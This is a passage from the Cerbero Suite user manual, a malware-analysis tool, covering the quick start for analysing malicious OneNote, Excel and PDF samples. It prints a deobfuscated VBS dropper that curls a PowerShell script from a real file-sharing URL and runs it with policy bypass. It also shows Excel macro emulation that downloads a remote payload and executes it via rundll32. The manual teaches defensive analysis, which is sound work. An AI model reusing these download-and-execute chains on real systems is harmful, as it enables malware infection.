CERBERO SUITE

User Manual

CONTENTS

1

INTRODUCTION

Welcome to the User Manual for Cerbero Suite, the definitive toolkit that has redefined the realm of cybersecurity since its inception in 2011. Designed as the ultimate "Swiss Army Knife" for cybersecurity professionals, Cerbero Suite merges a vast array of advanced tools into one seamless, integrated experience. Tailored specifically for low-level experts, including malware and forensic analysts, this suite has established itself as a cornerstone in the landscape of malware and forensic analysis. With capabilities ranging from rapid triage to the meticulous dissection of suspect files, Cerbero Suite empowers professionals to tackle the most daunting challenges in cybersecurity.

At the heart of the toolkit is its unparalleled ability to manage and analyze extensive datasets effortlessly. A single project within Cerbero Suite can encompass millions of files, making it an indispensable asset for conducting thorough malware investigations, regardless of their scale. This comprehensive coverage ensures that every aspect of a potential threat is scrutinized, offering users a platform that excels in both preliminary assessments and in-depth examinations.

One of the suite's most significant advantages is its flexibility. Cerbero Suite is designed not just as a collection of tools but as a cohesive ecosystem that allows for an integrated workflow. This integration means that transitioning to other specialized tools, such as Ghidra or IDA Pro, becomes an option rather than a necessity. By centralizing a diverse set of functionalities into a single platform, Cerbero Suite eliminates the need to navigate between multiple disparate tools, streamlining the analysis process and significantly reducing the margin for error.

This user manual is your gateway to mastering Cerbero Suite. It will guide you through the intricacies of its comprehensive toolset, ensuring you can leverage its full potential to enhance your cybersecurity analysis. Whether you are conducting a large-scale investigation or targeting specific threats, this manual will equip you with the knowledge and skills to navigate the complex landscape of malware and forensic analysis with confidence.

2

QUICK START

If you are not yet ready to dive into the intricacies of Cerbero Suite and simply wish to see some practical examples to get started quickly, then this chapter is for you!

We provide a selection of real-world examples here that you can easily follow. You can download all examples as a single Cerbero Suite project from this link (password: infected).

Malware vectors frequently change, and some of the file types discussed in this chapter may not reflect the latest trends. However, they will provide you with an overview of how to use Cerbero Suite for file analysis.

At the end of this chapter, we hope to have caught your interest enough to encourage a thorough exploration of the rest of this manual. Understanding the full scope of Cerbero Suite's capabilities will significantly enhance your ability to effectively use the software in your cybersecurity and forensic efforts.

Before starting, ensure that you activate your license. This will allow you to install the necessary packages from Cerbero Store.


You can open the project with the samples from the main window by initiating a single-file scan, dragging and dropping it onto the main window, using the system context menu if configured, or through the command line.

2.1 ONENOTE DOCUMENT ANALYSIS


We have selected a OneNote document to begin this quick start guide, as it provides an easy introduction.

To follow along with this analysis, ensure that you have installed the OneNote Format

package.




The hierarchy view shows the OneNote document as root object along with various child objects. We can better visualize these objects by focusing on the hierarchy view and temporarily entering single view mode by pressing Ctrl+S. Press the shortcut again to exit single view mode.




While we could inspect each object in the hierarchy view, for this sample analysis, we will focus exclusively on the VBS script, which is the most deeply embedded object (OneNote

Document → Portable Executable → Cabinet Archive → VBS Script).



As indicated by the information in the hierarchy view, the VBS script has a decompressed file size of 300 MB and contains numerous junk characters.


We can remove these junk characters by employing filters. To do so we select 'Filter...' from the context menu of the hex view.




We use the 'misc/replace' filter to remove the junk characters. We select 'bytes' mode, enter the '3A' byte as input to be removed, and leave the output field empty.

After applying the filter by first clicking 'Add' and then 'Preview,' we notice other junk characters, specifically a sequence of '0D 0A' (new lines). To avoid removing all new lines


from the script, we target only the triple new lines ('0D 0A 0D 0A 0D 0A') for removal.




After adding this second filter, there are still null junk characters present. We eliminate them by replacing '00' bytes.



We can now see the actual code of the script in the preview hex view. To convert it to text, we select 'To Text Browser View...' from the context menu.



This action displays the script in a text browser view. To further enhance the visualization of the script, we can select the appropriate syntax highlighting from the context menu.



We can clearly see that the VBS script downloads a PowerShell script from a URL and subsequently executes it.

```
Set WshShell = WScript.CreateObject("WScript.Shell")
myVar = WshShell.ExpandEnvironmentStrings("%APPDATA%")
runCmd = "cmd.exe /c curl https//transfer.sh/get/MHXbtP/ss.ps1 --output " + myVar + "\rr.ps1"
WshShell.Run "cmd /c " & runCmd, 0, True

WScript.Sleep(3000)

Set WshShell = WScript.CreateObject("WScript.Shell")
myVar = WshShell.ExpandEnvironmentStrings("%APPDATA%")
runCmd = "cmd.exe /c powershell.exe -exec Bypass -C " + myVar + "\rr.ps1"
WshShell.Run "cmd /c " & runCmd, 0, True
```


By using the Tor Downloader package, we could anonymously download the payload and continue the analysis.

2.2 EXCEL SPREADSHEET ANALYSIS

The sample we'll be analyzing is a Microsoft Excel document containing malicious formulas.


By accessing the analysis view's 'Spreadsheet' hierarchy tab, we can view the contents of

the Excel spreadsheet.



The 'Auto_Open' name indicates the entry point for formula execution, allowing us to directly jump to it and follow the spreadsheet's flow.

Alternatively, we can select the 'Formulas' tab and sequentially emulate each formula of interest, either through the context menu or by pressing Ctrl+E.



By examining the resulting output in the output view, we can understand the actions

the malware intends to perform.

```
A100: "https://vestelbd.com/ds/1802.gif"
FORMULA: AD15 = "rundll32 "
AD14: ""
FORMULA: AE15 = ",DllR"
AD16: ""
FORMULA: AE15 = ",DllR"
AE14: ""
AE15: ",DllR"
AE16: "DownloadTo"
AG24: "egisterServer"
AG25: "File"
warning: unimplemented function 'CALL'
    arg_0: "URLMon"
    arg_1: "URLDownloadToFileA"
    arg_2: "JJCCBB"
    arg_3: 0
    arg_4: "https://vestelbd.com/ds/1802.gif"
    arg_5: "..\idefje.ekfd"
    arg_6: 0
AG26:
AH17: "egisterServer"

warning: unimplemented function 'EXEC'
    arg_0: "rundll32 ..\idefje.ekfd,DllRegisterServer"
AK28: ""
```

Sometimes, analyzing a file can be simple, even if it utilizes technology you may not be familiar with.


Clearly, not all malicious Excel documents are this simple to analyze; some contain self-decrypting formulas that complicate the process.

2.3 PDF DOCUMENT ANALYSIS


The previous two samples offered a basic introduction to help you get started. This next sample will be more challenging and will help you gain greater confidence in using Cerbero Suite.

To follow along with this analysis, ensure that you have installed the JavaScript Beautifier package. Additionally, if you hold a personal license, install the ShellcodeToExecutable

package; if you have a commercial license, install the Silicon Shellcode Emulator package.




From the hierarchy view, we can see that the PDF contains an XDP document.




XDP documents can contain other PDF documents and JavaScript code.

In this case, the XDP document indeed contains JavaScript.



If we examine the JavaScript code, we can see it uses a value (qwe123b) that is not present within the code itself.

The value comes from the XDP document, which has an XML format.



We create a new text view (Views → Open New Text View) and paste the value of the qwe123b node inside a string variable:

```
qwe123b = "[NODE\_VALUE\_HERE]";
```


We then append the JavaScript code with a slight modification. We change:

```
if(app)ar=qwe123b.rawValue.split('%%%');
```

To:


```
ar=qwe123b.split('%%%');
```

Once done, you should see something similar to the screenshot below.




Now that we have made the JavaScript code self-contained and independent from the XDP document, we can use the JavaScript debugger to help us understand what it does.

To start the JavaScript debugger, execute the appropriate action by pressing Ctrl+R or selecting it from the 'Actions' menu.




The JavaScript debugger is particularly useful for deobfuscating scripts that use the 'eval' function to execute concealed code. The debugger allows you to control how 'eval' invocations are handled: if the combo box is set to 'Ask', the debugger will prompt you with a dialog showing the expression to be evaluated, giving you the option to proceed or not.




We allow the debugger to execute the script and are indeed prompted with a dialog

displaying the contents of an 'eval' invocation.




We copy the text to a new text view.




The JavaScript code is not properly formatted and is therefore difficult to read, so we


execute the JavaScript beautifier action to make it readable.



